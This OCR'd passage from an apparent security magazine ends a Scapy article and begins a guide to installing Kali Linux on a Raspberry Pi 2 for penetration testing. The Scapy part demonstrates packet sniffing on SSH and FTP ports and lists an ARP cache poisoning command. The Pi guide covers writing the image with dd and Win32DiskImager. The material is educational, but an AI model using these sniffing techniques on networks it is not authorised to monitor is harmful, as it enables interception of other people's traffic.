commands   = arpcachepoison : Poison target's cache with (your MAC,victim's ...
debug_dissector = 0
debug_match = 0
default_l2 = <class 'scapy.packet.Raw'>
emph       = <Emphasize []>
ethertypes = </etc/ethertypes/ >
except_filter = ''
extensions_paths = '.'
histfile   = '/root/.scapy_history'
iface      = 'eth0'
```

In order to show all of your interfaces, you'll need to know the architecture. Because Scapy can be run on Windows or Linux, there will be different commands to retrieve the information.

Linux:

`get_if_list()`

```
>>> get_if_list()
['eth0', 'eth1', 'lo']
>>>
```

Windows:

`scapy.arch.windows.show_interfaces()`

```
In [1]: scapy.arch.windows.show_interfaces()
INDEX  IFACE                                IP
19     Bluetooth Network Connection         0.0.0.0
7      Ethernet 4
14     VirtualBox Host-Only Network         0.0.0.0
23     VirtualBox Host-Only Network #2
21     Wi-Fi                                0.0.0.0
```

Back to sniffing:

```
>>> mySniff= sniff(iface='eth1', timeout=10, count=10)
>>> mySniff.summary()
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / ARP who has 192.168.56.103 says 192.168.56.101 / Padding
Ether / ARP is at 08:00:27:84:21:a1 says 192.168.56.103
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
Ether / IP / ICMP 192.168.56.103 > 192.168.56.101 echo-request 0
 / Raw
Ether / IP / ICMP 192.168.56.101 > 192.168.56.103 echo-reply 0 /
 Raw
>>>
```

(Figure 28). Sniffing Using Scapy

In the previous figure, we used the Sniff function to capture the packets that are using the interface 'eth1', and we used Count Option to tell Scapy that we only want 10 packets to be captured then stop. We also used timeout Option to tell Scapy to stop Sniffing after 10 seconds.

summary(): Tells Scapy to show a summary of the data he collected. We can use it instead of display().

When analyzing the packets captured, you also have the capability to look at each packet individually, as shown below:

```
>>> mySniff[1].summary()
'Ether / IP / ICMP 192.168.56.101 > 192.168.56.102 echo-reply 0 / Raw'
>>> mySniff[2].summary()
'Ether / ARP who has 192.168.56.100 says 192.168.56.101 / Padding'
>>> mySniff[5].summary()
'Ether / IP / UDP 192.168.56.100:bootps > 255.255.255.255:bootpc / BOOTP / DHCP'
>>> mySniff[8].summary()
'Ether / IP / TCP 192.168.56.102:45243 > 192.168.56.101:ssh S'
```

We can specify filters, so we can determine the specific type of packets we want to sniff.

```
>>> mySniff= sniff(iface='eth1', filter="tcp and (port 21 or port 22)", count=10)
>>> mySniff.summary()
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh S
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 SA
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh A
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh PA / Raw
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 A
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 PA / Raw
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh A
Ether / IP / TCP 192.168.56.101:ssh > 192.168.56.103:48318 PA / Raw
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh A
Ether / IP / TCP 192.168.56.103:48318 > 192.168.56.101:ssh PA / Raw
>>>
```

(Figure 29). Sniffing On Port 22 or Port 21

As you can see, it's so easy Sniffing using Scapy, there are a lot of options for sniff function and you can try it by yourself.

Conclusion:


We only scratched the surface of Scapy in this article. Scapy is so powerful, you can do almost anything with it. Just imagine and build your tools with Scapy. You can even bypass firewalls with Scapy. The only thing you need is to know what you're doing.

About the Author

Omar Ahmed

Penetration Tester with 5 years of experience in web application & Network Penetration Testing & Malware Analysis & Reverse Engineering, Security Code auditing and incident response. Conducted vulnerability assessment and penetration testing for many high profile companies all over Middle East, Highly skilled hands-on application security assessment and development of security tools with deep understanding of vulnerability management process and risk assessment. Involved in security challenges by joining online CTFs.

https://www.linkedin.com/in/omar-ahmed-843b6b122
https://www.facebook.com/MistSpark



RASPBERRY PI FOR HACKING

by Luis Borralho

Introduction

In this article, I will show how to install a penetration testing operating system, used for hacking, on a Raspberry Pi 2 and how to do some basic configurations, like hardening your ssh connection to your Raspberry Pi, to make it connectable via vnc server, in a way that if you're not so comfortable with the command line, you can use graphic access to it from your network. This article is not intended to teach you how to hack, but to be able to create your own Raspberry box for hacking purposes, white hat ones I hope :). I hope you will enjoy.

Preparing for Install

I'll show you how to install a Kali Linux image on a Raspberry Pi 2 and then show you some basic configurations so you can use it as your personal box for penetration testing and white hat hacking. Throughout this article, you'll learn how to create the image on the SD card, how to boot your Raspberry Pi box and how to make some basic configurations to use your Rpi as a hack in a box.

The material I used for this article was the following:

1. Raspberry Pi 2




Figure 1 – Raspberry Pi 2 Model B v1.1 board

2. Kingston SD HC 16GB

Figure 2- Kingston 16GB Micro SDHC

3. USB keyboard

4. USB Mouse

5. Ethernet cable

6. Kali Linux RPi2 Image Armhf

7. Microsoft DC 5V Power

First we need to download the Kali Linux image for the Raspberry version we have from the site below.

Raspberry Pi 2 - https://images.offensive-security.com/arm-images/kali-2.1.2-rpi2.img.xz




Figure 3- Offensive Security site with Kali Linux for Armhf

For older versions of the Raspberry Pi, go to the link below

https://www.offensive-security.com/kali-linux-arm-images/

Installation of Kali Linux Arm

For the installation of the operating system on your SD Card, I will show you how to do it using the Linux command line and a Windows utility.

Please note that the use of the dd tool can overwrite any partition of your machine. If you specify the wrong device in the instructions below, you could delete your primary Linux partition. Please be careful.

- Run `df -h` to see what devices are currently mounted.
- If your computer has a slot for SD cards, insert the card. If not, insert the card into an SD card reader, then connect the reader to your computer.
- Run `df -h` again. The new device that has appeared is your SD card. The left column gives the device name of your SD card; it will be listed as something like `/dev/mmcblk0p1` or `/dev/sdd1`. The last part (p1 or 1 respectively) is the partition number but you want to write to the whole SD card, not just one partition. Therefore, you need to remove that part from the name, getting, for example, `/dev/mmcblk0` or `/dev/sdd` as the device name for the whole SD card. Note that the SD card can show up more than

once in the output of df; it will do this if you have previously written a Raspberry Pi image to this SD card, because the Raspberry Pi SD images have more than one partition.

After doing `df -h`, I know that on my computer the SD Card partition is `/dev/sdb2`; look at the image below:




Figure 4- df –h output

- Now that you've noted what the device name is, you need to unmount it so that files can't be read or written to the SD card while you are copying over the SD image.

- Run `umount /dev/sdb1`, replacing sdb1 with whatever your SD card's device name is (including the partition number).

Figure 5- Unmounting the device output

- If your SD card shows up more than once in the output of df, due to having multiple partitions on the SD card, you should unmount all of these partitions.

- Extract the Kali Linux downloaded earlier using the following command, `xz -d kali-2.1.2-rpi2.img.xz`

Figure 6- Extracting the Kali Linux image

- Now that we have extracted the image, in the terminal, write the image to the card with the command below, making sure you replace the input file if= argument with the path to your .img file, and the `/dev/sdb` in the output file of= argument with the right device name. This is very important, as you will

lose all data on the hard drive if you provide the wrong device name. Make sure the device name is the name of the whole SD card as described above, not just a partition of it; for example, sdb, not sdbs1 or sdbp1, and mmcblk0, not mmcblk0p1.

```
dd bs=4M if= kali-2.1.2-rpi2.img of=/dev/sdb
```

- Please note that block size set to 4M will work most of the time; if not, please try 1M, although this will take considerably longer.
- Also note that if you are not logged in as root, you will need to prefix this with sudo.
- The dd command does not give any information of its progress and so may appear to have frozen; it could take more than five minutes to finish writing to the card. If your card reader has a LED, it may blink during the write process.




Figure 7- Writing image to sd card command

- To see the progress of the copy operation, you can run `pkill -USR1 -n -x dd` in another terminal, prefixed with sudo if you are not logged in as root. The progress will be displayed in the original window and not the window with the `pkill` command; it may not display immediately, due to buffering.

Figure 8- Command to output the statistics of dd




Figure 9- Statistics of dd command after running pkill –USR1 –n –x dd

- Instead of dd you can use `dcfldd;` it will give a progress report about how much has been written.
- You can check what's written to the SD card by dd-ing from the card back to another image on your hard

disk, truncating the new image to the same size as the original, and then running diff (or md5sum) on those two images.

- The SD card might be bigger than the original image, and dd will make a copy of the whole card. We must therefore truncate the new image to the size of the original image. Make sure you replace the input file if= argument with the right device name. diff should report that the files are identical.
    - `dd bs=4M if=/dev/sdb of=from-sd-card.img`
    - `truncate --reference  kali-2.1.2-rpi2.img from-sd-card.img`
    - `diff -s  from-sd-card.img kali-2.1.2-rpi2.img`
    - Run sync; this will ensure the write cache is flushed and that it is safe to unmount your SD card.
- Remove the SD card from the card reader.

For those of you who use Windows, follow the instructions; first you need to download the w32diskimager utility from sourceforge, https://sourceforge.net/projects/win32diskimager/

- Extract the executable from the zip file and run the Win32DiskImager utility; you may need to run this as administrator. Right-click on the file, and select Run as administrator.




Figure 10- Win32 Disk Imager run

- Insert the SD card into your SD card reader and check which drive letter was assigned. You can easily see the drive letter, such as G:, by looking in the left column of Windows Explorer.
- You can use the SD card slot if you have one, or a cheap SD adapter in a USB port.

- Select the image file you extracted earlier.
- Select the drive letter of the SD card in the device box. Be careful to select the correct drive; if you get the wrong one you can destroy the data on your computer's hard disk! If you are using an SD card slot in your computer and can't see the drive in the Win32DiskImager window, try using an external SD adapter.
- Click Write and wait for the write to complete.
- Exit the imager and eject the SD card.


After ejecting the card from your computer, now you have to connect the card into the Raspberry Pi, and do a slight press till you hear a click, like in the image below:

Figure 11- Inserting the sd card into the Raspberry Pi

Booting for the first time

To boot for the first time, we need to have a monitor with an HDMI connection interface, a keyboard, a mouse, power on adapter and connect an Ethernet cable.

After connecting all the material and considering all went well, you will see your Kali Linux booting on the screen:

